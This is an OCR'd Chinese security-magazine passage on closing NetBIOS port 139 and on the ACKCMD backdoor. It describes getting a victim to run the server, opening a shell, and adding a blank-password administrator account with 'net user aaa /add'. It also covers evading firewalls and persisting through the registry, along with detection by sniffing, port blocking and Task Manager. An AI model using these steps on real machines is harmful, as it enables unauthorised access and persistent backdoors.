
> **LOOK 注意** 方法很简单：解除NETBEUI与TCP/IP协议的绑定，然后删除NETBEUI协议。这个也不多说了吧，以前有不少相关文章了，大家可以查查，这里就不重复了。

当然，关闭了NETBIOS端口后，也会带来一些问题，因为NETBIOS端口的关闭会导致在网络邻居中无法看到其他的计算机，这是因为NETBIOS端口无法和其他机器的NETBIOS端口间相互交换信息而引起的。

除此之外，还有关于共享的问题，安装了NETBEUI协议后，当查看并使用对方共享资源的时候使用的都是139端口，而NETBEUI协议被删除后，NETBIOS端口关闭，139端口也关闭，那么资源共享怎么办？在Win2k里，微软为大家解决了这个问题，这就是TCP的445端口。查看共享资源的时候，系统会先尝试连接139端口，如果139端口关闭的话，就会尝试445端口的连接，因此，在删除了NETBEUI协议后，所有的共享资源都会通过445端口进行传送。

这两个问题是在删除了NETBEUI协议后的两个主要问题，正所谓有得必有失了，怎么选择，就看大家的了。

不过，一般情况下，只要安全措施做得到位的话（怎么做就不用我说了吧），安装NETBEUI协议并绑定后，也不会有什么太大的危险的。OK！关于139端口的一些小问题就说这么多了，希望对大家能有所帮助。



浅析后门程序 ACKCMD



python

说起这个程序，可能有些朋友不是很清楚。其实，作者在很久以前就发现了这个程序，当时是因为看了程序的相关的介绍才下载的，在readme文件中是这样介绍的：该程序属于后门程序，类似木马，但是连接的时候是使用ACK位进行连接，因此可以绕过一些防火墙。

我想，大家看过了介绍后，也一定会迫不及待地down下来吧。由于一直没有条件，所以也就没有用过，一直到最近，整理自己的工具箱时才发现了这么个小家伙，为了决定其留与不留，所以做了一些小实验。借此机会，也向大家介绍一下：

> **LOOK 注意** 实验所使用系统：分别安装有Win2k pro和Windows XP home edition操作系统的两台计算机。
> 实验所用防火墙：绿色警戒 v1.11 （入侵检测使用默认设置）

这个软件分两个部分，分别是AckCmdC.exe和AckCmdS.exe。AckCmdS.exe类似木马程序中的服务端（server），而AckCmdC.exe就是客户端（client）了。

> **LOOK 注意** 该软件只能在Win2k以上的版本中使用（软件的介绍是这么说的，在Win98上我没有试过是否可以）。

首先，要想方设法让对方运行AckCmdS.exe，这个就不用我多说了。在这里，我在Win2k pro的机器上运行AckCmdS.exe，使用另外一台计算机与该机进行连接。连接的时候，要在命令提示符下，转到AckCmdS.exe所在目录，使用命令：

AckCmdS 对方IP地址

在这里，我实验用的两台计算机的IP分别是192.168.0.1和192.168.0.2。所以，这里使用命令为：

AckCmdS 192.168.0.1

输入命令后，会得到一个shell，在这里，我们可以输入命令建立自己的后门帐号，如图1所示。




图 1

这里我就添加了一个用户名为aaa，密码为空的管理员帐号。

在这个过程中，被入侵的主机一直开着绿色警戒，但是并没有收到任何的报警，可见，这确实是绕过了防火墙。为什么会这样呢？这么轻松就绕过了防火墙？看来有必要抓包来分析一下了。

使用Sniffer工具为IRIS，当进行连接的时候，开始抓包。如果顺利的话，很快就可以抓到的，如图2所示。




图 2

通过结果分析可以看到，Port src和Port dest分别为80和1054。这么说，目的端口号为1054，而绿色警戒的入侵检测中，并没有对TCP端口1054进行屏蔽，看起来，这就是原因了。

图中还有一项，就是Protocol这一项，从图中不能清楚地看到，这里的Protocol一项下面为"TCP->HTTP"，看来，这就是为什么端口连接是80到1054的原因了，这个连接过程完全被模拟成为一个HTTP请求，而1054这个端口则是伪装成为一个IE打开的临时端口来进行数据传输。

LOOK 小知识 在使用IE浏览网页的时候，IE常常会打开除了端口80以外的其它TCP端口来进行数据传输，这些端口被称为临时端口，一旦IE关闭，传输过程完成，这些端口也会随之关闭的。例如端口1025（blackjack），就是一个最常见的临时端口。

不过，虽然是模拟成为了一个HTTP请求，但是对于严格的防火墙来说，想绕过去还是很困难的。

另外，还有一个比较重要的项，那就是Frame，可以看到Frame一项下面为IP。很明显，这表明这个数据报被封装成为IP数据报，那么，也就意味着使用AckCmd这个工具，可以在任何支持TCP/IP的网络中使用。在广域网上入侵的话，应该是很有用的。

从这个实验过程中，可以看出来，这个小家伙还是蛮厉害的，所以我决定留在我的工具箱中，来对付一些设置简单的防火墙。

虽然这个小玩意用起来很不错，但是，还是有一些问题，这里就简单说一说：

1、传输过程中，数据未经加密

在Sniff的过程中，我发现了一个问题，那就是传输过程中加密的问题，从使用IRIS嗅探到的数据中，可以非常清楚地看到我在另一台计算机上输入的命令：net user aaa /add，如图3所示。




图 3

可见，整个传输过程是未经加密的，完全明文传送，所以怎么样呢？当然是显而易见的，这很有可能被其他也正在进行Sniff的人嗅探到，这样就可以轻松地夺取你的劳动成果。

另外，如果管理员也正在运行Sniffer程序的话……，呵呵，那他就赚大了，很容易就可以看出这是一个伪装过的HTTP请求，而且，很容易就可以抓到入侵者。

2、传输端口单一

通过Sniff的结果，可以看到，被入侵主机所打开的端口为1054，这个程序所使用的端口是固定的，就像木马一样，这个端口1054就是它打开的端口，所以，只要我们对端口进行简单的屏蔽，就无法使用这个程序了。

为了说明，我们来做一下实验，那就是在绿色警戒的入侵检测中，添加上对端口1054的屏蔽。

打开绿色警戒，依次选择"入侵检测"→"配置"→"添加"→"端口"处写上"1054"→"选择TCP端口"→"确定"，如图4所示。




图 4

配置完成，这时候远程主机再使用命令AckCmdC 192.168.0.1，连接后，一切看似正常，这时候，使用命令：

net user bbb /add

命令是试图在被入侵主机上建立用户名，绿色警戒会拦截下该数据报，如图5所示。




图 5

从拦截的结果中可以看出，远程主机192.168.0.2使用端口80与本地机的1054端口进行连接。

3、不能随机启动

这个后门程序并不能像大多数木马一样，每次随计算机的启动而自动加载，所以，如果想让他每次在计算机重启的时候自动加载，只能使用修改注册表等方法来实现。

4、容易暴露自己

可以说，面对一些稍有经验的管理员或是个人PC用户，这个程序基本上是无用武之地了，因为，这个程序很容易就暴露了自己。最简单的查看方法，就是任务管理器了，在Win2k的任务管理器的进程项中，很容易就会发现这个程序的服务端AckCmdS.exe正在运行，如图6所示。

